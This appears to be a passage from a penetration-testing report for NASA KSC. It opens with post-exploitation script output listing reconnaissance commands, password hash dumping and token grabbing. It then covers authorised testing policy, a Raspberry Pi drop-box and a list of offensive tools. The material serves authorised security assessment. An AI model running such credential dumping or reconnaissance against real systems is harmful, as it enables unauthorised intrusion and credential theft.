[*] Checking if SSHACKTHISBOX-0 is a Virtual Machine .....
[*] This is a VMware Workstation/Fusion Virtual Machine
[*] Running Command List ...
[*] running command cmd.exe /c set
[*] running command arp -a
[*] running command ipconfig /all
[*] running command ipconfig /displaydns
[*] running command route print
[*] running command net view
[*] running command netstat -nao
[*] running command netstat -vb
[*] running command netstat -ns
[*] running command net accounts
[*] running command net accounts /domain
[*] running command net session
[*] running command net share
[*] running command net group
[*] running command net user
[*] running command net localgroup
[*] running command net localgroup administrators
[*] running command net group administrators
[*] running command net view /domain
[*] running command netsh firewall show config
[*] running command tasklist /svc
[*] running command tasklist /m
[*] running command gpresult /SCOPE COMPUTER /Z

[*] running command gpresult /SCOPE USER /Z
[*] Running WMIC Commands ....
[*] running command wmic computersystem list brief
[*] running command wmic useraccount list
[*] running command wmic group list
[*] running command wmic service list brief
[*] running command wmic volume list brief
[*] running command wmic logicaldisk get description,filesystem,name,size
[*] running command wmic netlogin get name,lastlogon,badpasswordcount
[*] running command wmic netclient list brief
[*] running command wmic netuse get name,username,connectiontype,localname
[*] running command wmic share get name,path
[*] running command wmic nteventlog get path,filename,writeable
[*] running command wmic process list brief
[*] running command wmic startup list full
[*] running command wmic rdtoggle list
[*] running command wmic product get name,version
[*] running command wmic qfe
[*] Extracting software list from registry
[*] Finished Extraction of software list from registry
[*] Dumping password hashes...
[*] Hashes Dumped
[*] Getting Tokens...
[*] All tokens have been processed
[*] Done

3. Pen-Testing Suggestions

When are Pen-Tests required?

A penetration test provides an initial understanding the current security posture specifically because it identifies gaps in security, and outlines where to apply security technologies and services so that the IT Security can develop an action plan to minimize the threat of attack or misuse.

Security posture is to be examined on a regular basis to account for the evolution of new Internet threats. A security analysis and penetration test can focus internal security resources where they are needed most.

Regular penetration testing procedures aid in minimizing potential loss of intellectual property and government resources.

Information exchange requires NASA KSC to grant partners, contractors and other trusted connections into their networks. The entire structure is only as strong as its weakest link. Any poorly secured system, left unchecked, poses dangerous security risks for everyone else.

A penetration test offers validation between research/business initiatives and a security framework that allows for successful implementation at minimal risk. In short, a penetration test provides critical validation feedback.

HOST Selection:

Host Selection is a process dependent upon client branch, immediate security needs and repetitive maintenance cycle.

- A selection of targets may be based upon the latest security threats, changes in architecture, use, and/or a valuation of what would it cost to restore or replace this asset in terms of time, effort, and financial impact.

Automated Testing

- There are automated elements to penetration testing, however a manual process will always be involved. This is important because information discovered during the various phases of testing must be intelligently fed back into the testing methodology – automated testing tools cannot replace an overall security strategy.

Automated Penetration Testing:

The penetration test shall be performed by either a qualified internal resource.

Internal IT Security resources used to perform penetration tests shall be experienced penetration testers.

Assessment Tools:

- The Penetration Test Team will use various tools while performing the external and internal scanning portions of the vulnerability assessment, any prohibited tools or attacks should be documented in the Rules of Engagement.

- When web applications are encountered during testing and the test team determines they should be examined as part of the test event.

Vulnerability Scanning:

- The Penetration Test Team will use an automated security tool, such as Nessus, to scan for vulnerabilities on the target set.

- Manual procedures will then be applied as necessary to identify any vulnerabilities or improper configurations that were not detected during the automated scanning process.

- The Penetration Test Team will use the current web application testing software to complete application assessment.

The following list provides examples of the types of vulnerabilities the Penetration Test Team will attempt to identify:

- User Accounts with weak passwords.
- Vulnerable Common Gateway Interface (CGI) and other dynamic web server files.
- Poorly configured and implemented services, e.g. Structured Query Language (SQL) injectable forms, etc.
- Systems running outdated or unpatched operating systems (OSs) or network applications.
- Global file sharing with Network File System (NFS), Windows Server Message Block (SMB), etc.
- Improper Simple Network Management Protocol (SNMP) configurations.

Components of an Acceptable Vulnerability Scan:

- Using the known IP address range the scan must conduct network probing to determine which IP addresses and services are active.

- The scan shall check all filtering devices such as firewalls or external routers (if used to filter traffic). If a firewall or router is used to establish a demilitarized zone (DMZ), these devices must be scanned for vulnerabilities.

- The scan shall include all web servers. Web servers allow Internet users to view web pages and interact with NASA KSC Systems. Because these servers are fully accessible from the public Internet, scanning for vulnerabilities is essential.

- The scan shall include all application servers if present. Application servers act as the interface between the web server and the back-end databases and legacy systems.

- The scan shall include mail servers. Mail servers typically exist in the DMZ and can be vulnerable to hacker attacks. They are a critical element to maintaining overall website security.

- The scan shall include all Virtual Hosts. It is common practice when using a shared hosting environment that a single server will host more than one web site.

- The scan shall include wireless access points in wireless LANs (WLANs) when deemed in scope.

Host Intrusion and Compromise:

- Following the identification of a vulnerability, the Penetration Test Team will attempt to exploit the vulnerability after receiving approval from the Center contact or designee.

- No exploitation will take place without written approval from the Point of Contact (POC) or designee.

- If approval is not given, the Penetration Test Team will note the reason (e.g., mission system or probable system instability) and indicate exploitation was not performed.

- The primary goal of the attacks will be to gain administrative privileges or escalate user privileges, access an operating system command line, or access system files.

- All exploit tools used in performing the test will be identified to the Center or information system POC prior to their use via the wiki.

- Penetration testing tools will never be used for malicious purposes, to intentionally create a Denial of Service (DoS) condition, or damage any NASA KSC system and/or data in any way.

- All penetration testing activities will be performed in full cooperation with the Center or information system POC using the processes and limitations documented in the RoE.

- The primary goal of the attacks will be to gain administrative privileges or escalate user privileges, access an operating system command line, or access system files.

Manual Penetration Testing:

- Comprehensive manual penetration testing extends beyond identifying discrete vulnerabilities.

- Automated scripts and scanners are great at efficiently identifying "low-hanging fruit," one noticeable and important trait they lack is experience-led logic. Manual testing may be used to overcome this deficiency.

- Automated vulnerability scanners rely on a pre-compiled list of signatures, or fingerprints, in order to detect vulnerabilities and vectors of attack. An experienced penetration tester can quickly identify the systems, services and configurations that present possible vectors for attacks.

- The goals of manual assessments are situational, such as investigating whether multiple lower-risk flaws can be compounded into a more significant attack scenario.

Social Engineering/Phishing Scope:

- The NASA KSC Penetration Test Team shall target specific email addresses as part of the phishing testing with permission of the Lead.

- Phishing activities shall be limited to the email addresses provided and/or approved.

- Any addresses not contained in the authorized list may not be used for any part of this penetration test activity.

- Phishing will be conducted to collect statistical information about user responses.

- NASA KSC should enforce a policy that “malicious” payloads not be used as part of the penetration test to determine if users can be convinced to run executables, open “malicious” files and/or visit “malicious” websites.

- NASA KSC should also request that the test team not “harvest” user credentials for use within the test exercise.

Examples of social engineering and phishing that are within scope are below (note, not all types of social engineering will be conducted):

- Send phishing emails and track responses.
- Position Universal Serial Bus (USB) drives around Center with malicious files on them. Track callbacks to determine if users execute the callback.

Scan Schedule:

- All Internet-facing IP addresses are to be to be scanned for vulnerabilities on a monthly basis. All systems are to be scanned on a quarterly basis at the very minimum.

- On a monthly basis, a scan is completed for well-known web ports.

- As needed, Critical/High Risk Manual Validation may occur at the discretion of the Penetration Testing Team.

CONCLUSIONS

A penetration test offers an excellent means by which an organization can baseline its current security posture, identify threats and weaknesses, and start implementing remediation strategies. By identifying risk exposures and highlighting what resources are needed to correct them, penetration tests provide not only the basis for a security action plan, but also the compelling events, due diligence and partner interface protocols necessary to establish information security as a key corporate initiative.

The initial goals of the project were changed to:

- Compose a pen-testing scenario/package for the customer (assume KSC).
- Attempt to port existing tools and scripts to an embedded device.
- Examples of Steps / Commands / Scripts for performing the tests.
- Using your creativity, provide any other documentation / pictures / steps / instructions / examples, etc..
- Evaluate the requirements document to determine any refinements.

The Raspberry Pi was utilized as a development platform for Offline/Online development using inexpensively replicated non-ACES platforms. The Raspberry Pi is a low cost credit-card sized computer, with an ARM-based CPU. It uses very little power (only 3 Watt), so it’s ideal for a server that’s always-on.

The advantage of a low cost Drop-box deployed for periodical testing and monitoring is self-explanatory. With the right skill-sets, the device can be utilized for scanning, testing and monitoring.

Appendix A: Tools on the Pi (PwniePlug Port)

6tunnel - TCP proxy for non-IPv6 applications
aircrack-ng - WEP/WPA cracking program
amap - a powerful application mapper
arp-scan - arp scanning and fingerprinting tool
bfbtester - Brute Force Binary Tester
bing-ip2hosts - Enumerate hostnames for an IP using bing
bsqlbf - Blind SQL injection brute forcer tool
btscanner - ncurses-based scanner for Bluetooth devices
chaosreader - trace network sessions and export it to html format
chkrootkit - rootkit detector
cryptcat - A lightweight version netcat extended with twofish encryption
darkstat - network traffic analyzer
dhcpdump - Parse DHCP packets from tcpdump
dissy - graphical frontend for objdump
dmitry - Deepmagic Information Gathering Tool
dns2tcp - TCP over DNS tunnel client and server
dnswalk - Checks dns zone information using nameserver lookups
dsniff - Various tools to sniff network traffic for cleartext insecurities
enum4linux - a tool for enumerating information from Windows and Samba systems
etherape - graphical network monitor
exploit-db - Exploit Database
fcrackzip - password cracker for zip archives
fimap - local and remote file inclusion tool
flasm - assembler and disassembler for Flash (SWF) bytecode
foremost - forensic program to recover lost files
fping - sends ICMP ECHO_REQUEST packets to network hosts
ftp-proxy - application level proxy for the FTP protocol
galleta - An Internet Explorer cookie forensic analysis tool
ghettotooth - a simple but effective blue driving tool
hostmap - hostnames and virtual hosts discovery tool
hping3 - Active Network Smashing Tool
httptunnel - Tunnels a data stream in HTTP requests
httrack - Copy websites to your computer (Offline browser)
hydra - Very fast network logon cracker
ike-scan - discover and fingerprint IKE hosts (IPsec VPN Servers)
inguma - Open source penetration testing toolkit
iodine - tool for tunneling IPv4 data through a DNS server
ipcalc - parameter calculator for IPv4 addresses
isr-evilgrade - take advantage of poor upgrade implementations by injecting fake updates
ipgrab - tcpdump-like utility that prints detailed header information
john - active password cracking tool
kismet - Wireless 802.11b monitoring tool
knocker - Simple and easy to use TCP security port scanner
lcrack - A generic password cracker
lynis - security auditing tool for Unix based systems

macchanger - utility for manipulating the MAC address of network interfaces
mboxgrep - Grep through mailboxes
mdk3 - bruteforce SSID's, bruteforce MAC filters, SSID beacon flood
medusa - fast, parallel, modular, login brute-forcer for network services
metagoofil - an information gathering tool designed for extracting metadata
metasploit - security project which provides information about security vulnerabilities
mysqloit - SQL Injection takeover tool focused on LAMP
mz - versatile packet creation and network traffic generation tool
nbtscan - A program for scanning networks for NetBIOS name information
netcat-traditional - TCP/IP swiss army knife
netdiscover - active/passive network address scanner using arp requests
netrw - netcat like tool with nice features to transport files over network
netsed - network packet-altering stream editor
netwag - graphical frontend for netwox
netwox - networking utilities
nikto - web server security scanner
nmapsi4 - graphical interface to nmap, the network scanner
nmap - The Network Mapper
nstreams - network streams - a tcpdump output analyzer
obexftp - file transfer utility for devices that use the OBEX protocol
onesixtyone - fast and simple SNMP scanner
openvas-client - Remote network security auditor, the client
openvas-server - remote network security auditor - server
ophcrack-cli - Microsoft Windows password cracker using rainbow tables (cmdline)
ophcrack - Microsoft Windows password cracker using rainbow tables (gui)
otp - Generator for One Time Pads or Passwords
p0f - Passive OS fingerprinting tool
packeth - Ethernet packet generator
packit - Network Injection and Capture
pbnj - a suite of tools to monitor changes on a network
pentbox - Suite that packs security and stability testing oriented tools
pdfcrack - PDF files password cracker
pnscan - Multi threaded port scanner
proxychains - proxy chains - redirect connections through proxy servers
pscan - Format string security checker for C files
ptunnel - Tunnel TCP connections over ICMP packets
ratproxy - passive web application security assessment tool
reaver - brute force attack tool against Wifi Protected Setup PIN number
s.e.t - social engineering toolkit
scrub - writes patterns on magnetic media to thwart data recovery
secure-delete - tools to wipe files, free disk space, swap and memory
sendemail - lightweight, command line SMTP email client
siege - HTTP regression testing and benchmarking utility
sipcrack - SIP login dumper/cracker
sipvicious - suite is a set of tools that can be used to audit SIP based VoIP systems
skipfish - fully automated, active web application security reconnaissance tool
socat - multipurpose relay for bidirectional data transfer
splint - tool for statically checking C programs for bugs
sqlbrute - a tool for brute forcing data out of databases using blind SQL injection

sqlmap - tool that automates the process of detecting and exploiting SQL injection flaws
sqlninja - SQL Server injection and takeover tool
ssldump - An SSLv3/TLS network protocol analyzer
sslscan - Fast SSL scanner
sslsniff - SSL/TLS man-in-the-middle attack tool
sslstrip - SSL/TLS man-in-the-middle attack tool
stunnel4 - Universal SSL tunnel for network daemons
swaks - SMTP command-line test tool
tcpdump - command-line network traffic analyzer
tcpflow - TCP flow recorder
tcpick - TCP stream sniffer and connection tracker
tcpreplay - Tool to replay saved tcpdump files at arbitrary speeds
tcpslice - extract pieces of and/or glue together tcpdump files
tcpspy - Incoming and Outgoing TCP/IP connections logger
tcptrace - Tool for analyzing tcpdump output
tcpxtract - extracts files from network traffic based on file signatures
theHarvester - gather emails, subdomains, hosts, employee names, open ports and banners
tinyproxy - A lightweight, non-caching, optionally anonymizing HTTP proxy
tor - anonymizing overlay network for TCP
u3-tool - tool for controlling the special features of a U3 USB flash disk
udptunnel - tunnel UDP packets over a TCP connection
ussp-push - Client for OBEX PUSH
vidalia - controller GUI for Tor
vinetto - A forensics tool to examine Thumbs.db files
voiphopper - VoIP infrastructure security testing tool
voipong - VoIP sniffer and call detector
w3af-console - framework to find and exploit web application vulnerabilities (CLI only)
w3af - framework to find and exploit web application vulnerabilities
wapiti - Web application vulnerability scanner
wash - scan for vunerable WPS access points
wavemon - Wireless Device Monitoring Application
wbox - HTTP testing tool and configuration-less HTTP server
webhttrack - Copy websites to your computer, httrack with a Web interface
weplab - tool designed to break WEP keys
wfuzz - a tool designed for bruteforcing Web Applications
wipe - Secure file deletion
wireshark - network traffic analyzer - GTK+ version
xprobe - Remote OS identification
yersinia - Network vulnerabilities check software
zenmap - The Network Mapper Front End
zzuf - transparent application fuzzer

References

[1]Behe, Robert, “A Standardized Approach for Securing Automated Test Orchestration Interfaces”, USRA Summer Internship Report, Houston, TX. 2013

[2]Ganzy, Ethan, “Implementation and Validation of a Two-Tier Light-Weight Method for Securing Embedded Controllers”, USRA Report, Houston, TX. 2013, NASA/TM-2014-218555

[3]Security Requirements for Cryptographic Modules, FIPS PUB 140-2